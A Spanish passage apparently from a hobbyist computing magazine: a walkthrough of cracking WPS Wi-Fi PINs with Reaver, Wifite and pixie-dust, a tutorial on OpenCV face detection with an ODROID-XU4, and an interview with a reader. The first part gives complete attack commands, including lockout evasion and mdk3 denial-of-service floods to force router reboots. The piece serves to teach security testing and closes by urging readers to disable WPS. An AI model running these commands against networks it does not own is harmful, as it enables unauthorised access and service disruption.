En Ubuntu 16.04, libpcap viene con la versión 1.7.4 por defecto, que tiene mejor soporte y permite que Reaver haga realmente su trabajo. Los comandos utilizados y las pruebas que aparecen a continuación se realizaron en un ODROID-C2 con Ubuntu 16.04. Asegúrate de actualizar la distribución de tu ODROID antes de intentar reproducir estos resultados.

Por desgracia, ni Kismet ni airodump-ng permite mostrar las redes con WPS habilitado, pero siempre podemos utilizar una característica poco conocida de wpa_supplicant para escanear redes cercanas y mostrar los resultados. Este es el mismo método utilizado en el widget selector de redes de la interfaz gráfica de usuario de Linux y funciona sin tener la tarjeta de red en modo monitor. Puedes ver este proceso en la Figura 2 y en los siguientes pasos. Por otro lado, puedes utilizar cualquier otro dispositivo, como un ordenador portátil con Windows o un teléfono inteligente Android, que permiten mostrar si un punto de acceso es o no compatible con WPS.

Figura 2 - Identificando las redes WPS con wpa_cli

```
root@qp06:~# wpa_cli
wpa_cli v2.1
Copyright (c) 2004-2014, Jouni Malinen <j@w1.fi> and contributors

This software may be distributed under the terms of the BSD license.
See README for more details.


Selected interface 'wlan3'

Interactive mode

> scan
OK
<3>CTRL-EVENT-SCAN-STARTED
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
> scan_results
bssid / frequency / signal level / flags / ssid
9c:c1:72:3a:5f:e1       2412    -50     [WPA2-PSK-CCMP][ESS]    NASA-HQ-Guests
9c:c1:72:3a:5f:df       2412    -42     [WPA2-PSK-CCMP][WPS][ESS]       NASA-HQ-WPS
> quit
```

```
$ sudo wpa_cli
scan
scan_results
quit
```

El dispositivo de red bajo prueba es un router Huawei HG658 DSL (http://bit.ly/1rvHkJV) que cuenta con un chip Broadcom. El WPS sólo se puede activar para el primer punto de acceso configurado en el router. El BSSID que nos interesa es 9c:c1:72:3a:5f:df, como vemos en la figura 2.

```
Reaver v1.5.3 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212 & Wiire & AAnarchYY & Koko Soft

[+] Switching mon0 to channel 1
[+] Waiting for beacon from 9C:C1:72:3A:5F:DF
[+] Associated with 9C:C1:72:3A:5F:DF (ESSID: NASA-HQ-WPS)
[+] Starting Cracking Session. Pin count: 10000, Max pin attempts: 11000
[+] Trying pin 15040503.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '15040503'
[+] WPA PSK: '66UEGA6FWZ37R'
[+] AP SSID: 'NASA-HQ-WPS'
[+] Nothing done, nothing to save.

real    0m2.757s
user    0m0.048s
sys     0m0.036s
```

Figura 3 – Piratear el PIN WPS con Reaver es fácil cuando se conoce el número PIN

Una vez que tengan el BSSID del objetivo y el correspondiente canal, puedes iniciar Reaver:

```
$ sudo reaver -i mon0 --bssid 9c:c1:72:3a:5f:df
--fixed --channel=1 --essid=NASA-HQ-WPS --win7 -vv
```

Lo ideal sería que, si ya conoces el PIN WPS, como si estuvieras probando tu propia red y tus dispositivos, puedes introducirlo para piratear el PIN, como se describe en la figura 3. Esta es una buena manera de practicar y asegurarte de que el adaptador puede transmitir mensajes y que todo está funcionando de forma correcta.

Si recibes muchos mensajes de error del tipo "Warning: Failed to associate with …", puedes probar a dejar que aireplay gestione la asociación en un terminal aparte y que reaver se preocupe únicamente de la descodificación WPS:

```
$ sudo aireplay-ng -1 6000 -q 10 -e NASA-HQ-WPS -a
9c:c1:72:3a:5f:df -h 7c:dd:90:ad:b6:cd --ignore-nega-
tive-one mon0
```

```
$ sudo reaver -i mon0 --bssid 9c:c1:72:3a:5f:df
--fixed --channel=1 --essid=NASA-HQ-WPS --win7 --no-
associate -vv
```

La dirección BSSID es la dirección MAC del punto de acceso, mientras que "h" toma la dirección de hardware de la interfaz wifi. El proceso de Reaver continúa e intenta establecer la vinculación WPS y envía un PIN adecuado. Detiene el proceso cuando detecta que el punto de acceso está bloqueando las solicitudes WPS, que se puede interrumpir si fuera necesario. Continuará donde lo dejo una vez reanudado el proceso.

Si el resultado se detiene en "Waiting for beacon from …" o con algún error similar, es posible que Reaver sea incapaz de sincronizar la tarjeta de red en el canal de red deseado. Puedes sincronizarla manualmente con este comando:

```
$ sudo iwconfig wlan0 channel 11
```

Ahora empieza la espera. Asumiendo que tienes una buena señal entre el sistema atacante y el dispositivo de red objetivo, puedes llegar a conseguir la clave de red en unas pocas horas. Por supuesto, muchas cosas pueden influir en esto. La interferencias de radio que pueden impedir el intercambio de paquetes EAP o un router con bloqueo del sistema WPS puede aumentar bastante el tiempo de ataque. Como es normal, tu experiencia puede variar. Los firmwares modernos y lo nuevos dispositivos han mejorado llegando a detener este tipo de ataque mediante el bloqueo del subsistema WPS si se hacen demasiados intentos en un determinado periodo de tiempo. Mi router de prueba bloquea el WPS tras unos 10 intentos fallidos. Un modo de evitar que se active el bloqueo es detener la búsqueda antes de los 10 intentos introduciendo un tiempo de espera más largo (-r 9:60). Por supuesto, esto aumentará el tiempo que necesitas para piratear el PIN y hará que el ataque sea menos efectivo, aunque también impide que el router se bloquee.

También hay que tener en cuenta que el proceso WPS generalmente se desbloquea tras el reinicio del router o reconfiguración del mismo. Hay técnicas para forzar algunos rou-ters a reiniciarse forzando un ataque de denegación de servicio (DOS), pero esto haría notar a alguien que el router está siendo atacado ya que su conectividad se ve afectada. La he-rramienta mdk3 que vimos en la edición de mayo de 2016 de ODROID Magazine se puede utilizar para llevar a cabo este tipo de ataques DOS. Por ejemplo, para autentificar una gran cantidad de clientes en el punto de acceso, utiliza este comando:

```
$ sudo mdk3 mon0 a -a 9C:C1:72:3A:5F:DF
```

Si el punto de acceso es vulnerable, se reiniciará por la alta carga y desbloqueará el WPS de nuevo. Otro tipo de ataque consiste en enviar un aluvión de EAPOL con el siguiente comando para potencialmente forzar un reinicio del router:

```
$ sudo mdk3 mon0 x 0 -t 9C:C1:72:3A:5F:DF -n NASA-HQ-
WPS
```

Una vez más, en mi caso, el router resistió ambos ataques, gracias a su nuevo firmware y tecnología diseñada para mitigar estas amenazas. Podrías aumentar el número de ataques paralelos incrementando el número de interfaces de monitorización, pero al final, el éxito depende del firmware del router y de tu distancia al router, ya que esto determina cómo de resistente es el router y cuántos paquetes llegan al mismo.

Si no dispones de mucho tiempo y sospechas que el router tiene uno de los chips afectados por el denominado ataque "pixie-dust", puede intentar un ataque offline. Puede ejecutar wash con el parámetro -g para intentar obtener los chips de los puntos de acceso de tu alrededor para ver si son vulnerables a este tipo de ataque:

```
$ sudo wash -i mon0 -g
```

El router con el que estoy probando estos ataques tiene un procesador Broadcom y debería ser vulnerable al ataque pixie-dust. Para el ataque inicia Reaver con el parámetro "-K 1":


```
$ sudo reaver -i mon0 --bssid 9c:c1:72:3a:5f:df
--fixed --channel=1 --dh-small -K 1 -vv
```

Si el ataque tiene éxito, deberías conseguir la clave de red en tan sólo unos minutos. Sin embargo, en mis pruebas, no logré obtener el código PIN mediante el método pixie-dust, pero otros dispositivos podrían ser vulnerables y puede que tenga más suerte que yo.

Usando Wifite

Una forma más simple e interactiva de atacar las redes WPS

Figura 4 – Un Intento de ataque WPS a través de wifite



es con la ayuda de Wifite. Lo hemos visto en acción en nuestro artículo anterior (http://bit.ly/1XxSbRw) cuando atacamos las redes WEP, también puede ser usado contra WPS, siempre y cuando Pixiewps y Reaver estén instalados. Para iniciar un ataque contra una red WPS, puedes iniciar wifite de este modo

```
$ sudo ./wifite.py --wps --wpst 0
```

El ataque debería mostrar la lista de routers disponibles con WPS activado, y debería alternar automáticamente entre ataques Pixie-dust offline y Reaver online. Por desgracia, los routers que probé deben tener algunas implementaciones no estándar del WPS porque fui incapaz de relacionarlos en Wifite, así que tus resultados pueden ser diferentes. La descodificación WPS con Wifite aparece como se ve en la Figura 4.

Conclusión

Cuando empecé a descodificar WPS, pensé que sería simple lograrlo. Esperaba piratear la mayoría de los dispositivos WPS si era lo bastante persistente, pero parece que los dispositivos que utilicé o no siguen el protocolo al completo o se resisen a los ataques WPS. Aunque esto no significa que el WPS sea seguro. De hecho, la mayoría de los dispositivos lanzados entre 2007 y 2012, o los dispositivos sin actualizaciones de firmware en los últimos años, es posible que sean vulnerables a este tipo de ataques. Por ejemplo, si tienes acceso al router físicamente, sólo tiene que pulsar el botón WPS y conectarse con el teléfono para recuperar la contraseña desde la configuración del teléfono. Con esto puedes descifrar cualquier contraseña WPA sin pasar por el proceso de autentificación WPA. Esta es una gran ventaja para el atacante que está físicamente cerca del router en cuestión. Con esto en mente, es buena idea desactivar el WPS al completo en tus dispositivos reduciendo así el riesgo de un ataque a tu red. Me encantaría oír tus experiencias en el hilo de soporte: http://bit.ly/1UqoNcl.

DETECCION DEL ROSTRO CON OCAM Y ODROID-XU4

COMO RECONOCER LAS FACCIONES HUMANAS

withrobot@withrobot.com

La detección de rostros tiene una larga trayectoria en la investigación con aplicaciones que abarcan muchos campos. En el área de la interfaz hombre-máquina, la detección de rostros juega un papel básico aunque muy importante. El reconocimiento y la detección de rostros también tienen muchos usos en el área del control de accesos por razones de seguridad. Este tutorial es una guía paso a paso sobre cómo ejecutar un programa de detección de rostros basado en OpenCV utilizando un ODROID-XU4 y la oCam.

Figura I - Ejemplo de detección de rostros (fuente: Learning OpenCV de O'Reilly)

Clasificador Harr

Entre los muchos algoritmos de detección de rostros, el método creado por Pablo Viola y Michael Jones [1] basado en el función de Haar es el más conocido y utilizado. Este método utiliza atributos, como los que aparecen en la Figura 2 para calcular la diferencia entre las regiones de la imagen, en lugar de píxeles directamente.

De las diferentes combinaciones posibles de atributos, tenemos que seleccionar sólo las combinaciones que sean adecuadas para detectar los rostros. Este es un proceso de aprendizaje basado en AdaBoost. Si estás interesado, puedes aprender más sobre la teoría que hay detrás de AdaBoost desde su artículo.




Figura 2 – Atributos Haar (fuente: Learning OpenCV de O'Reilly)

OpenCV proporciona una función clasificador Haar llamada cvHaarDetectObjects, que tiene el siguiente modelo:

```
CvSeq* cvHaarDetectObjects(
 const CvArr* image,
 CvHaarClassifierCascade* cascade,
 CvMemStorage* storage,
 double scale_factor = 1.1,
 int min_neighbors = 3,
 int flags = 0,
 CvSize min_size = cvSize(0,0)
);
```

Los parámetros indican lo siguiente:

```
image: input grayscale image
cascade: training data
storage: buffer used for the
algorithm
scale factor: scales to change
the image sizes
min_neighbors: default value is
3, meaning that 3 detections at
the same position are required to
be true face
flags: control of the operation of
the algorithm
min_size: the smallest region in
which to search for a face
```

El parámetro “cascade” es en realidad un archivo que contiene los datos de adiestramiento. OpenCV proporciona datos ya adiestrados, como haarcascade_frontalface_alt.xml, que lo pueden encontrar en el directorio “…/opencv/data”. Vamos a utilizar estos datos ya entrenados para nuestro código de demostración de detección de rostros.

Configuración

Simplemente necesitaremos los siguientes elementos: un ODROID-XU4 y una oCam. OpenCV puede instalarse usando los siguientes comandos.

```
$ sudo apt-get update
$ sudo apt-get install libopencv-
dev
```

A continuación, descarga el código fuente de detección de rostros utilizando los siguientes comandos:

```
$ cd ~
$ mkdir Project/facedetect -p
$ cd ~/Project/facedetect
$ wget https://raw.
githubusercontent.com/Itseez/
opencv/2.4/samples/c/facedetect.
cpp
```

Compila el código fuente usando el siguiente comando g++:

```
$ g++ facedetect.cpp -o
facedetect\
 -lopencv_core -lopencv_highgui\
 -lopencv_imgproc -lopencv_
objdetect
```

Una vez compilado, obtendrán un archivo ejecutable llamado “facedetect”.

Ejecucion

Conecta la oCam al puerto USB de ODROID-XU4 e inicia el programa con el siguiente comando:

```
$ ./facedetect --cascade="/
usr/share/opencv/haarcascades/
haarcascade_frontalface_alt.xml"\
--nested-cascade="/usr/share/
opencv/haarcascades/haarcascade_
eye.xml" --scale=1.3 0
```

Los argumentos de facedetect son:

```
--cascade: primary trained clas-
sifier such as frontal face
--nested-cascade: optional sec-
ondary classifier such as eyes
--scale: resize scale
0: image filename or camera index
number
```

Figura 4 - Resultado de detección del rostro


El rostro detectado estará marcado por un círculo azul en la ventana de vista de imagen.

Puede salir del programa en cualquier momento presionando la tecla “Ctrl-C” en la ventana de terminal o pulsando la tecla “Esc” en la ventana de vista de imagen. Tienes disponible una demostración en video de esta aplicación en la dirección http://bit.ly/28QCZwu.

Referencias

[1] P. Viola and M. J. Jones, “Robust Real-Time Face Detection”, International Journal of Computer Vision 57(2), 137–154, 2004

Figura 3 - oCam con el ODROID-XU4



Para alterar los sistemas de reconocimiento facial, no tenemos que buscar alta tecnología.

CONOCIENDO UN ODROIDIAN

JÖRG WOLFF

editado por Rob Roy

Jörg con su esposa Ceci y su hija María en su jardín

Háblanos un poco sobre ti

Tengo 50 años y llevo 25 años trabajando en servicio para motores de velocidad variable. Principalmente hago mantenimiento, puesta en marcha y resolución de problemas para convertidores de frecuencia. Desde hace varios años, participo en la puesta en servicio de fábricas en frio de aluminio y acero, incluyendo la programación del sistema de automatización. Visito a menudo a clientes de todas las industrias, principalmente de la parte occidental de Alemania. Vivo con mi familia en Essen, una ciudad con cerca de 570.000 personas en el corazón de la región industrial de la Alemania occidental.


Tras dejar la escuela, empecé mi formación profesional como electricista. Luego, trabajé durante un año en Alemania, después me fui durante dos años a Moscú para trabajar en la construcción de una nueva embajada de Alemania. Cuando regresé a Alemania, empecé mis estudios para ser un técnico certificado en electrónica de potencia. Justo después, encontré un trabajo en el departamento de servicios de un fabricante mundial de tecnología eléctrica. Mi maravillosa esposa procede de Perú, y es la razón por la que he aprendido el idioma español. Tenemos una hija de 7 años, y yo tengo otra hija con 19 años. Mi esposa es periodista pero aquí en Alemania no trabaja en su profesión, sino que se dedica a su pasión, la pintura y la creación de estatuas.

¿Cómo fueron tus inicios con los ordenadores?

Durante la época en la que dejé la escuela, había varios ordenadores disponibles para uso personal, como los modelos Commodore, Atari y Sinclair. Me fascinaba el Sinclair ZX Spectrum, y me compré uno tan pronto como me lo pude permitir. He escrito juegos in Basic con ayuda de revistas de informática, que es como empecé a aprender a programar. Más tarde, mientras estudiaba para ser un técnico certificado en electrónica de potencia, me compre un equipo 80286 y en clase, aprendí a programar en lenguaje ensamblador y el PLC. Cuando empecé a desarrollar la

EL ordenador del coche de Jörg alimentado por un ODROID

Jörg también usa su ODROID para reproducir música en su casa



Jörg y su esposa disfrutando de su tiempo juntos

Cruzando el Amazonas peruano en un barco con su familia

automatización de mi propia casa en los años 90, usaba una placa microcontrolador con un chip 80535 para programar en ensamblador. Posteriormente me pase a una placa ATMega, luego a una placa SAM7x y finalmente a una Raspberry Pi. Mi domótica con la Pi está con QT5.

¿Qué te atrajo a la plataforma ODROID?

Me llegue a interesar por primera vez cuando buscaba una plataforma para mi CarPC. Rápidamente, decidí que el sistema operativo debía ser Android, ya que cuenta con una amplia variedad de aplicaciones GPS y una bonita interfaz de usuario de pantalla táctil. Mediante buscaba por la web, descubrí Hardkernel y sus equipos ODROID. Inicialmente utilice un ODROID-U3, luego compré una Banana Pi. Sin embargo, la Banana Pi era horrible, con escaso soporte en foros y muchas complicaciones con la personalización del kernel. Me puse muy contengo cuando supe que Hardkernel lanzaba el ODROID-C1.

¿Cómo utilizas tus ODROIDs?

He integrado uno de mis C1 en mi coche junto con una pantalla táctil capacitiva de 7 pulgadas. Otro C1+ está en el dormitorio como un PC Android todo-en-uno con un reproductor de música, y un C2 hace lo mismo en la sala de estar. Para ambos, he adaptado una pantalla LCD de 15.4 pulgadas de algunos portátiles.

Mi primer ODROID fue un U3, pero recientemente lo reemplacé por el C1 en mi coche. El U3 está limitado en resolución de la pantalla, y no era compatible con la pantalla que quería utilizar. Recientemente, he oído que el robo se ha incrementado alarmantemente en Alemania, por lo que tengo la intención de desarrollar mi propio sistema de alarma con un C2 como equipo central. Ya he encargado 10 transmisores y receptores de 2,4 GHz para montar los sensores en las ventanas, de modo que el estado de las ventanas se puede enviar al equipo central. Una vez que complete con éxito el proyecto, informaré del mismo a la comunidad ODROID.

¿Cúal es tu ODROID favorito y por qué?

Mi favorito es el C2, porque es muy rápido.

¿Qué innovaciones te gustaría ver en futuros productos de Hardkernel?

Me gustaría ver más memoria RAM en las placas y soporte para el kernel estándar.

¿Qué aficiones e intereses tienes aparte de los ordenadores?

Me gusta viajar a otros países, junto a mi familia. También me gusta trabajar en nuestro jardín. Mi mayor interés a parte de la tecnología informática está en escuchar mi música favorita de R&B.

¿Qué consejo le daría a alguien que desea aprender más acerca de la programación?

Seguir intentándolo y nunca darse por vencido. Hoy en día, es muy fácil obtener información a través de Internet. Hay muchos ejemplos, foros y tutoriales, además de grandes proyectos de código abierto como Eclipse y Qt. La programación nunca ha sido tan fácil. Cuando yo empecé, tuve que comprar extensos libros que eran muy caros.

Jörg conoció a su bella esposa Ceci durante un viaje a Perú